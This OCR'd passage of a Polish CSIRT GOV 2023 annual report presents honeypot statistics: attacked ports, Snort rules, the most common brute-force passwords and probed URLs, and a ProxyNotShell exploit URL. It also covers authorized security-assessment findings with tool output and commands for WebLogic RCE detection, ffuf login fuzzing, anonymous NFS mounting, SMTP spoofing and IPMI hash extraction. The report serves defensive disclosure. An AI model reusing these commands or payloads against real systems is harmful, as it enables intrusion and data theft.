Alarmy Typu 3 i 4 stanowiły odpowiednio 1,33% oraz 0,14% ze wszystkich przepływów. Wynikają z wygenerowania sygnatury IDS (Intrusion Detection System) w oparciu o obserwowane komunikacje lub dopasowania do sygnatury IDS niewidzianej w systemie od pewnego czasu. Ma to miejsce zarówno przy wygenerowaniu nowej sygnatury IDS, jak również przy aktualizacji uprzednio wygenerowanej sygnatury.

Alarmy Typu 5 to infekcje wewnętrzne identyfikowane na podstawie niepożądanej komunikacji z elementami sieci objętymi systemem ARAKIS GOV.

Do najbardziej aktywnych krajów pod kątem liczby generowanych przepływów w 2022 roku należały USA (25% przepływów) oraz Rosja (18% przepływów).



Wykres 18. Rozkład źródeł ataków na sieci monitorowane przez system ARAKIS GOV pod kątem liczby generowanych przepływów

Wartym zaznaczenia jest fakt, iż liczba przepływów z poszczególnych krajów należących do grupy TOP 10 stanowi aż 82% wszystkich wygenerowanych przepływów zanotowanych przez System ARAKIS GOV w 2023 roku. Stanowi to wzrost względem roku 2022 o 12 punktów procentowych. Dodatkowo, w porównaniu do poprzedniego roku, w TOP 10 krajów znalazła się Bułgaria i Korea Południowa.

Biorąc pod uwagę specyfikę sieci Internet (tzw. brak granic), infrastruktura teleinformatyczna podmiotów generujących przepływy w stronę systemu ARAKIS GOV może być rozproszona oraz zlokalizowana na terytorium dowolnych państw na całym świecie. Zaprezentowana statystyka odzwierciedla lokalizację złośliwej infrastruktury sieciowej w poszczególnych krajach.

5.2 ARAKIS GOV – charakterystyka wybranych zagrożeń

W poniższej tabeli zaprezentowano informacje o portach docelowych, na które wygenerowano największą liczbę przepływów, mających na celu identyfikację istniejących zasobów teleinformatycznych bądź próby ich eksploitacji.

L.p.	DOCELOWY PORT	LICZBA PRZEPŁYWÓW	OPIS
1	22	118 262 328	SSH
2	23	55 160 731	Telnet
3	21	53 935 623	FTP
4	445	42 719 172	SMB
5	80	17 152 716	HTTP
6	1900	13 436 610	SSDP
7	443	9 421 976	HTTPS
8	123	8 475 934	NTP
9	3389	8 380 873	RDP
10	25	8 347 275	SMTP

Tabela 4. Zidentyfikowane w 2023 roku skanowania i próby eksploitacji usług na podstawie danych z systemu ARAKIS GOV

W roku 2023 najczęściej wykorzystywanym protokołem było SSH, działające na porcie 22 oraz Telnet działający na porcie 23. Fakt ten pokazuje, że głównym celem osób/grup prowadzących rekonesans jest zidentyfikowanie i zdobycie zdalnego dostępu do podatnych maszyn znajdujących się w sieci Internet. Można również ponownie zaobserwować bardzo duże zainteresowanie usługą FTP, która w roku 2022 nie znalazła się w obszarze zainteresowań osób/grup prowadzących rekonesans.

W 2023 roku zidentyfikowano łącznie 9 667 575 alertów reguły SNORT związanych z wykrytym ruchem wykorzystującym protokół SSH. Jest to znaczący wzrost w porównaniu z rokiem poprzednim, w którym obserwowany ruch sieciowy został dopasowany do tej reguły 5 489 178 razy.

L.p.	LICZBA PRZEPŁYWÓW	REGUŁA SNORT
1	9 667 575	ET SCAN Potential SSH Scan OUTBOUND
2	5 432 811	ET SCAN Suspicious inbound to MSSQL port 1433
3	4 463 755	ET SCAN SSH BruteForce Tool with fake PUTTY version
4	2 533 365	ET SCAN Suspicious inbound to mySQL port 3306
5	2 193 666	ET SCAN Sipvicious User-Agent Detected (friendly-scanner)
6	1 407 253	ET SCAN Sipvicious Scan
7	1 399 199	ET SCAN Suspicious inbound to PostgreSQL port 5432
8	738 041	ET SCAN Suspicious inbound to Oracle SQL port 1521
9	241 200	ET INFO Session Traversal Utilities for NAT (STUN Binding Request On Non-Standard High Port)
10	238 148	ET INFO Session Traversal Utilities for NAT (STUN Binding Request)

Tabela 5. Najczęściej dopasowane reguły do ruchu sieciowego widzianego przez system ARAKIS GOV

Poniżej przedstawiono 20 najpopularniejszych nazw użytkownika oraz haseł stosowanych do prób nieautoryzowanego łączenia się do usług w sieciach teleinformatycznych podmiotów wdrożonych do systemu ARAKIS GOV.

L.p.	TOP 20 HASEŁ	TOP 20 LOGINÓW
1	123456	root
2	123	admin
3	password	ubuntu
4	1234	user
5	admin	test
6	12345678	postgres
7	1	oracle
8	12345	ftpuser
9	test	git
10	root	pi
11	123456789	debian
12	P@ssw0rd	guest
13	111111	administrator
14	123123	www
15	admin123	testuser
16	qwerty	ftp
17	test123	deploy
18	abc123	ubnt
19	1qaz@WSX	user1
20	1234567	hadoop

Tabela 6. Top 20 loginów, haseł wykorzystywanych w połączeniach do usług ARAKIS GOV

Poniżej przedstawiono 20 najpopularniejszych URL najczęściej wykorzystywanych przy rozpoznaniu usług http/s w sieciach teleinformatycznych podmiotów uczestniczących w projekcie ARAKIS GOV.

TOP 20 URL
/.env
/boaform/admin/formLogin
/.aws/credentials
/.aws/config
/aws/credentials
/robots.txt
/cgi-bin/ViewLog.asp
/test.php
/index.php
/phpinfo
/_profiler/phpinfo
/geoserver/web/
/credentials
/.git/config
/manager/html
/info.php
/?XDEBUG_SESSION_START=phpstorm
/sitemap.xml
/actuator/gateway/routes
/client/get_targets

Tabela 7. 20 najpopularniejszych URL wykorzystywanych najczęściej przy rozpoznaniu usług http/s

W wyniku analizy danych agregowanych przez system ARAKIS GOV, Zespół CSIRT GOV odnotował także liczne próby wykorzystania znanych podatności. Poniżej przedstawiono wybrane z nich wraz z przykładowymi zapytaniami wysyłanymi do HoneyPotów będących częścią Systemu ARAKIS GOV.

- Tenda HG9 Router Command Injection Vulnerability (CVE-2022-30023)

  Od Marca 2023 roku obserwowane były ataki w celu przejęcia i włączenia ich do sieci Mirai Botnet wykorzystujące różne podatności występujące w urządzeniach IoT (Internet of Things). Atakujący mieli w tym przypadku możliwość przejęcia całkowitej kontroli nad skompromitowanymi urządzeniami, a następnie wykorzystania ich do przeprowadzania ataków DDoS. System ARAKIS GOV wielokrotnie odnotował próby połączenia do URL:

  /boaform/admin/formLogin

  który jest stosowany w skryptach wykorzystujących podatność CVE-2022-30023.

- ProxyNotShell (CVE-2022-40140 oraz CVE-2022-41082) podatność CVE-2022-41040 umożliwiająca spreparowanie żądań po stronie serwera (SSRF) oraz podatność CVE-2022-41082 umożliwiająca

zdalne wykonanie kodu (RCE) były wielokrotnie odnotowywane przez System ARAKIS GOV. ProxyNotShell wymaga eksploitacji dwóch podatności, które pozwalają na uwierzytelnione zdalne wykonanie kodu w wersjach Microsoft Exchange 2013, 2016 i 2019. Podatności te mogą być wykorzystane w celu przeprowadzenia ataku RCE z uwierzytelnionego użytkownika poczty o niskich uprawnieniach, co skutkuje uzyskaniem pełnej kontroli nad serwerem Exchange. Przykładowy URL zarejestrowany przez System ARAKIS GOV:

/autodiscover/autodiscover.json?a..foo.var/owa/?&Email=autodiscover/autodiscover.json?a..foo.var&Protocol=XYZ&FooProtocol=%50owershell

- MOVEit Transfer Vulnerability (CVE-2023-34362)

W maju 2023 r. grupa ransomware o nazwie Clop rozpoczęła wykorzystywanie podatności zero-day w narzędziu do przesyłania plików MOVEit Transfer firmy Progress Software. W wyniku szeroko zakrojonego ataku Clop wykradł dane z organizacji rządowych, publicznych i biznesowych na całym świecie. Poważna podatność pozwalała na uzyskanie dostępu administracyjnego, eksfiltrację plików i wykonane dowolnego kodu. Oprogramowanie MOVEit Transfer było podatne na lukę SQL injection, która pozwalała nieuwierzytelnionemu atakującemu na dostęp do bazy danych MOVEit Transfer Structured Query Language (SQL), a tym samym umożliwiała wykonywanie zapytań i poleceń w relacyjnej bazie danych. Podatność umożliwiała atakującemu manipulowanie jednym z tych zapytań w celu wykorzystania systemu do pobierania danych lub wprowadzania zmian. Artefaktem sugerującym próbę wykorzystania przedmiotowej podatności był nowoutworzony plik human2.aspx. System ARAKIS GOV wielokrotnie odnotował próby odwołania do przedmiotowego pliku poprzez URL:

/human2.aspx

6


OCENA BEZPIECZEŃSTWA SYSTEMÓW TI

6.1. Ocena bezpieczeństwa - podsumowanie

Jednym z ustawowych zadań nałożonych na Zespół CSIRT GOV jest ocena bezpieczeństwa systemów teleinformatycznych instytucji administracji rządowej oraz infrastruktury krytycznej. W 2023 roku, zgodnie z planem przyjętym na ten rok, przeprowadzone zostały oceny w 15 instytucjach, w których oceniono łącznie 119 segmentów sieci/systemów teleinformatycznych oraz 69 domen/subdomen i stron WWW[5].

W ramach wykonanych ocen bezpieczeństwa Zespół CSIRT GOV przeprowadził szereg testów mających na celu identyfikację istotnych podatności wpływających na bezpieczeństwo infrastruktury teleinformatycznej ocenianych podmiotów. Do rzeczonych testów należało pasywne, półpasywne oraz aktywne zbieranie informacji, identyfikacja podatności architektury systemów i usług sieciowych, wykorzystanie podatności oraz analiza wpływu wykorzystania czynników inżynierii społecznej.

W wyniku przeprowadzonych ocen bezpieczeństwa Zespół CSIRT GOV dokonał identyfikacji szeregu podatności: od stopnia niskiego, aż do błędów należących do kategorii krytycznych. Poniższy wykres przedstawia zestawienie zidentyfikowanych podatności, które zostały opisane w przygotowanych raportach z przeprowadzonych ocen bezpieczeństwa przesłanych do instytucji, których systemy podlegały ocenie.



Wykres 19. Podział zidentyfikowanych podatności według kryterium ważności

[5] Podstawa prawna:
Art. 32a ustawy z dnia 24 maja 2002 r. o Agencji Bezpieczeństwa Wewnętrznego oraz Agencji Wywiadu
Rozporządzenie Prezesa Rady Ministrów z dnia 19 lipca 2016 r. w sprawie przeprowadzania oceny bezpieczeństwa związanej z zapobieganiem zdarzeniom o charakterze terrorystycznym
Decyzja nr 50 Szefa Agencji Bezpieczeństwa Wewnętrznego z dnia 29 września 2022 r. w sprawie przeprowadzania przez Agencję Bezpieczeństwa Wewnętrznego ocen bezpieczeństwa systemów teleinformatycznych na 2023 r.

Najważniejszą grupę podatności stanowiły podatności identyfikowane jako zagrożenia krytyczne oraz wysokie. Wśród tej grupy znalazły się m.in. następujące:

- Niezaktualizowane i niewspierane wersje oprogramowania występujące w szeregu systemów oraz usług wykorzystywanych przez podmioty, dotyczące przede wszystkim:

a) Oracle WebLogic Server

b) Oracle Database

c) Microsoft SQL Server

d) Microsoft Internet Information Services (IIS)

e) Microsoft .NET Framework

f) Microsoft Windows 10

g) Microsoft Windows Server 2012/2012 R2

h) Microsoft Exchange Server

i) HPE Intelligent Management Center (iMC) PLAT

j) VMWare ESX/ESXi

k) Server ApacheTomcat

l) Server Apache

m) Dell EMC iDRAC8/iDRAC9

n) ManageEngineServiceDesk Plus

o) HP iLO3/iLO4

p) Joomla

q) OpenSSL

r) Nginx

s) Kibana

t) Kubernetes

u) MikroTikRouterOS


v) CKEditor

- Niewspierane wersje oprogramowania
  a) Microsoft Windows Server 2003
  b) Microsoft Windows Server 2008 R2
  c) Microsoft Windows 7
  d) Microsoft Silverlight
  e) VMWareESXi 6.5
  f) Apereo CAS
- Usługi/ protokoły podatne na ataki
  a) Network File System (NFS)
  b) Simple Mail Transfer Protocol (SMTP)
  c) OpenSSH
  d) OpenSSL
  e) Server VNC
  f) Network Time Protocol (NTP)
  g) Inteligent Platform Management Interface (IPMI)
  h) Network Level Authentication (NLA)
  i) Simple Network Management Protocol (SNMP)
  j) Microsoft Server Message Block 1.0 (SMBv1)
  k) Remote Desktop Protocol (RDP)
- Dostęp anonimowy, bez wymaganego uwierzytelnienia lub na postawie domyślnych haseł:
  a) Postgres SQL
  b) Dell PowerEdge M1000e – Chassis Management Controller
  c) phpMyAdmin
  d) HPE MR Storage Administrator
  e) Apache Axis2
  f) Sentinel Admin Control Center
  g) Intelligent Platform Managment Interface (IPMI v2.0)
  h) Panel administracyjny Konica Minolta

6.2. Ocena bezpieczeństwa - przykładowe wykryte podatności

1. Podatność RCE w usłudze Oracle WebLogic Server

W usłudze Oracle WebLogic Server komponentu Oracle Fusion Middleware Console zidentyfikowana została podatność mogąca skutkować zdalnym wykonaniem kodu.




Rysunek 54. Panel logowania do konsoli WebLogic Server


```
Nmap scan report for (10.201.33.51):
Host is up, received user-set (0.0011s latency).
Scanned at 2023-03-10 13:01:54 CET for 12s
PORT     STATE SERVICE REASON         VERSION
7001/tcpopen  http    syn-ack ttl 59 Oracle WebLogic admin httpd 12.2.1.3 (T3 enabled)
|_weblogic-t3-info: T3 protocol in use (WebLogic version: 12.2.1.3)
| weblogic-cve-2020-14882:
|   VULNERABLE:
|   Unauthenticated RCE in Console component of Oracle WebLogic Server
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2020-14882
|     Risk factor: High
|       Vulnerability in the Oracle WebLogic Server product of Oracle Fusion Middleware
|       (component: Console) allows unauthenticated remote command execution.
|
Nmap done: 1 IP address (1 host up) scanned in 12.76 seconds
```

Rysunek 55. Ujawnienie podatności CVE-2020-14882

Podatność opisana jako CVE-2020-14882 umożliwia pominięcie mechanizmu autoryzacji, jak również wykonanie polecenia po stronie serwera – przykłady poniżej.



Rysunek 56. Dostęp do konsoli WebLogic Server jako użytkownik „idm_domain”



Rysunek 57. Wykonanie ShellCode po stronie WebLogic Server

2. Wykonanie ataku typu DoS na usłudze ERP ENOVA365

Rysunek 58. Panel logowania do usługi ERP ENOVA365

Poniżej przedstawiono przykład ataku na usługę ERP, skutkującego odmową dostępu. Pierwszym krokiem było wykonanie ataku słownikowego na moduł logowania.

```
ffuf -c -X $'POST' \\n -H $'Host: 172.25.0.25' -H $'Content-Length: 219' -H $'Sec-Ch-Ua: , -H $'Content-
-Type: application/json' -H $'X-Csrf-Token: CfDJ8DTd_QViplBMk0Yn8YHHtmdztTe0jglRwvvA9OXRFqPg45OsLpVLSr-
kNv45W4KyISwZczI-eQDVxlHG8W0bgAHmDfV0Cu-SDd-ROEzHrFlDMBMx4wUFuLW9GFaQRXU-Q39LiSxH4gjugEdB-
2-RYJ0Wg' -H $'Sec-Ch-Ua-Mobile: ?0' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, likeGecko) Chrome/114.0.5735.91 Safari/537.36' -H $'Sec-Ch-Ua-Platform: \"\"' -H $'Accept: */*' -H $'Origin:
https://172.25.0.25' -H $'Sec-Fetch-Site: same-origin' -H $'Sec-Fetch-Mode: cors' -H $'Sec-Fetch-Dest: empty' -H
$'Referer: https://172.25.0.25/Login/' -H $'Accept-Encoding: gzip, deflate' -H $'Accept-Language: en-US,en;q=0.9'
\\n -b $'X-CSRF-TOKEN=CfDJ8DTd_QViplBMk0Yn8YHHtmcuNMAN0l16pGCy91LF1DVN6VzkfU5O6Ek-4CiFT-
Msdc-biKPgcb4FqcIHmTRe4Zj7L-wEBl88eG0vlJeg8D_CHEYba-GqmW3VeNyjcUCZvs15-6Gfz4shQRb0mCFH12kc;
theme=BaseStandard; testMode=false; deviceType=BrowserExp' \\n --data-binary $'{\"deviceType\":\"Prow-
serExp\",\"db\":\"FUZZ\",\"guid\":\"8271776e-9a25-46cf-8c9b-5859a11e32cb\",\"uiculture\":\"pl-PL\",\"screen-
Width\":1920,\"screenHeight\":1005,\"contentWidth\":1920,\"contentHeight\":1005,\x0d\x0a\x09\"foo\":\"bar\",\x0d\
x0a\"isLogon\":true\x0d\x0a}' \\n -u ,https://172.25.0.25/LoginOperator' -w ../repo/Rekonesans/dictionary/s_fuzz_
web.txt
```

Rysunek 59. Próba przeprowadzenia na usługę ataku słownikowego z wykorzystaniem ffuf

Następnie podjęto próbę podmiany zapytania kierowanego do serwera aplikacji i zmianę jednego z parametrów żądania (ang. request).

```
PROBLEMS    OUTPUT    DEBUG CONSOLE    TERMINAL

 :: Header           : Sec-Fetch-Dest: empty
 :: Header           : Content-Type: application/json
 :: Header           : Sec-Fetch-Mode: cors
 :: Data             : {"deviceType":"ProwserExp","db":"FUZZ","guid":"8271776e-9a25-46cf-8c9b
       "foo":"bar",
"isLogon":true
}
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

:: Progress: [160/5575] :: Job [1/1] :: 2 req/sec :: Duration: [0:01:16] :: Errors: 120 ::
```

Rysunek 60. Zmiana jednego z parametrów w zapytaniu przesyłanym do serwera

Moc obliczeniowa jednego laptopa i niewielka liczba wysłanych zapytań wystarczyła, aby przeprowadzić skuteczny atak typu DoS na usługę ERP oraz przerwać pracę dla kilkuset użytkowników systemu.

3. Anonimowe zamontowanie zasobów sieciowych

W ramach przeprowadzonych testów ujawniono możliwość zamontowania w sposób anonimowy udostępnionych zasobów sieciowych w usłudze NFS.

```
nmap -Pn -sTV --open --script=nfs-showmount.nse,nfs-statfs.nse -p2049 10.201.33.52
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 10:55 CET
Nmap scan report for 10.201.33.52
Host is up (0.0011s latency).
PORT     STATE SERVICE VERSION
2049/tcpopen  nfs     3-4 (RPC #100003)

Nmap done: 1 IP address (1 host up) scanned in 6.44 seconds
```

Rysunek 61. Ujawnienie występowania usługi NFS

```
sudoshowmount -e 10.201.33.52
Export list for 10.201.33.52:

/NFS *
```

Rysunek 62. Wykrycie zasobu wraz z weryfikacją możliwości jego podmontowania

```
# mount -t nfs 10.201.33.52:/NFS /mnt/new_folder -o nolock
# ls -alF
razem 1515364
drwxr-xr-x 7 54321 54321       117 2020-04-10  ./
drwxr-xr-x 3 root  root       4096 03-10 11:55 ../
drwxr-xr-x 4 54321 54321       4096 2020-04-17  AdminServer/
drwxr-xr-x 4 54321 54321         67 2020-04-10  backup/
-rw-r--r-- 1 54321 54321 1551687211 2020-04-10  domain.tar.gz
drwxr-xr-x 5 54321 54321      12288 2020-04-20  oim_server1/
drwxr-xr-x 4 54321 54321      12288 2020-04-19  soa_server1/

drwxr-xr-x 4 54321 54321       4096 2020-04-09  ztc_server1/
```

Rysunek 63. Zamontowanie zasobu wraz z wyświetleniem jego zawartości

4. Podatność w oprogramowaniu kamer Hikvision

Zidentyfikowana została podatność w oprogramowaniu zarządzającym kamerami Hikvision, umożliwiająca nieuprawnionej osobie w sposób anonimowy zwiększenie swoich uprawnień w systemie i uzyskanie dostępu do wrażliwych informacji.

```
[*] Running module against 172.31.40.184
[*] User Credentials Information:
-----------------------------
User:admin | ID:1 | Role:Administrator | Password: yZgTbt7
[*] Camera Device Information:
-------------------------
Device name: IP CAMERA
Device ID: 88
Device description: IPCamera
Device manufacturer: STD-CGI
Device model: IDH-11IR
Device S/N: IDH-11IR20141031AAWR094621736
Device MAC: c0:56:e3:9f:9f:45
Device firmware version: V5.1.7
Device firmware release: build 140611
Device boot version: V1.3.4
Device boot release: 100316
Device hardware version: 0x0
Camera Network Information:
---------------------------
IP interface: 1
```

```
IP version: v4
IP assignment: static
IP address: 172.31.40.184
IP subnet mask: 255.255.255.0
Defaultgateway: 172.31.40.254

Primary DNS: 8.8.8.8
```

Rysunek 64. Poprzez wykrytą podatność bezpieczeństwa ma miejsce pozyskanie loginu i hasła

5. Niepoprawne działanie usługi SMTP

Błędnie działająca usługa SMTP umożliwiała podszycie się pod inną osobę, jak również wysłanie w jej imieniu wiadomości email.

```
□□$ telnet 172.31.200.172 25
Trying 172.31.200.172...
Connected to 172.31.200.172.
Escape character is ,^]'.
220 mail.XXXXXX..pl Microsoft ESMTP MAIL Service ready at Mon, 31 Jul 2023 11:51:43 +0200
HELO XXXXXX.pl
250 mail.XXXXXX.pl Hello [10.62.1.201]
MAIL FROM: xxxx@XXXXXX.pl
250 2.1.0 Sender OK
RCPT TO: user.nowXXXXXX@XXXXXX.pl
250 2.1.5 Recipient OK
DATA
354 Start mail input; end with <CRLF>.<CRLF>
From: xxxx
To: xxxx
Subject: Wiadomoscprywatna..
To jest wiadomosc prywatna.
.
250 2.6.0 <a3eaf6f8-ddd2-406f-a248-52f95041915f@XXX.XX.XXXXXX.PL> [InternalId=43456479101742,
Hostname=XXX.XX.XXXXXX.PL] 1571 bytes in 32.699, 0,047 KB/sec Queued mail for delivery
quit
221 2.0.0 Service closing transmission channel

Connection closed by foreign host.
```

Rysunek 65. Wykorzystanie błędnie działającej usługi SMTP

6. Podatność w usłudze IPMI

Usługa The Intelligent Platform Management Interface uruchomiona na porcie 623/udp, wykorzystywana przez administratorów do zarządzania i monitorowania systemami posiadała podatność umożliwiającą osobie nieuprawnionej na pozyskanie danych, w tym loginu i hasła.

```
[*] Sending IPMI requests to 172.31.40.105->172.31.40.167 (28 hosts)
....
[+] 172.31.40.111:623 - IPMI - IPMI-2.0 UserAuth(non_null_user) PassAuth(md5) Level(2.0)

....
```

Rysunek 66. Weryfikacja działającej usługi IPMI

Podjęcie próby pozyskania hash-y haseł kont użytkowników działających w usłudze IPMI

```
[+] 172.31.40.111:623 - IPMI - Hash found: root:ed1ab2660211000280a7e2abf554818243e603b
29fede78fac6491b639f2bbbcf342f19fb22b8db744454c4c310010508030c6c04f5657321404726f

6f74:3b62c8f7e20c78448c3dc993be4167624f8deb88
```


Rysunek 67. Pozyskanie hash hasła do konta użytkownika root

Ujawnienie hasła do konta root działającego w usłudze IPMI, a następnie przeprowadzenie prób logowania się do usługi IPMI – przykłady poniżej.

```
ipmitool -I lanplus -H 172.31.40.111 -U root -P XXXXXXXX user list
ID  Name             Callin  Link Auth  IPMI Msg   Channel Priv Limit
1                    true    false      false      NO ACCESS
2   root             true    truetrue   ADMINISTRATOR

...
```

Rysunek 68. Ujawnienie listy użytkowników wraz z nadanymi im uprawnieniami



Rysunek 69. Zalogowanie się z wykorzystaniem panelu WWW


```
□□$ ssh root@172.31.40.111
(root@172.31.40.111) Password:
racadm>>getsysinfo
RAC Information:
RAC Date/Time          = Tue Jul 25 09:21:00 2023
Firmware Version       = 5.00.10.20
Firmware Build         = 01
Last Firmware Update   = 03/03/2022 18:20:35
Hardware Version       = 0.01
MAC Address            = 6c:2b:59:84:e0:49
SVC Tag                = F1P0VW2
....
IPv4 settings:
Enabled                = 1
Current IP Address     = 172.31.40.111
Current IP Gateway     = 172.31.40.254
Current IP Netmask     = 255.255.255.0
DHCP Enabled           = 0
Current DNS Server 1   = 0.0.0.0
Current DNS Server 2   = 0.0.0.0
DNS Servers from DHCP  = Disabled
....
System Information:
System Model           = PowerEdge M640
```

```
System Revision        = I
System BIOS Version    = 2.12.2
Service Tag            =
Express Svc Code       =
Host Name              = DF1P0VW2
OS Name                = Dell-VMware ESXi
OS Version             = 7.0 Update 3 Build-20842708 (A10)
Power Status           = ON
Fresh Air Capable      = Yes
RollupStatus           = Ok
...
racadm>>exit
Connection to 172.31.40.111 closed.
```

Rysunek 70. Zalogowanie się z wykorzystaniem SSH

7. Podatność CVE-2021-43062 w rozwiązaniu FortiMail

Podatność typu XSS wykryta w produkcyjnym rozwiązaniu FortiMail - platformie do ochrony poczty email. Podatność ta została wykorzystana do przeprowadzenia ataku socjotechnicznego. Do pracowników instytucji przesłano wiadomości email zawierające spreparowany link, który przenosił użytkowników na „złośliwą" stronę. Payload XSS zaznaczony jest żółtym kolorem na poniższym zrzucie z ekranu.



Rysunek 71. Wykorzystanie podatności CVE-2021-43062

8. Wgranie pliku o niedozwolonym rozszerzeniu php na serwer aplikacji webowej

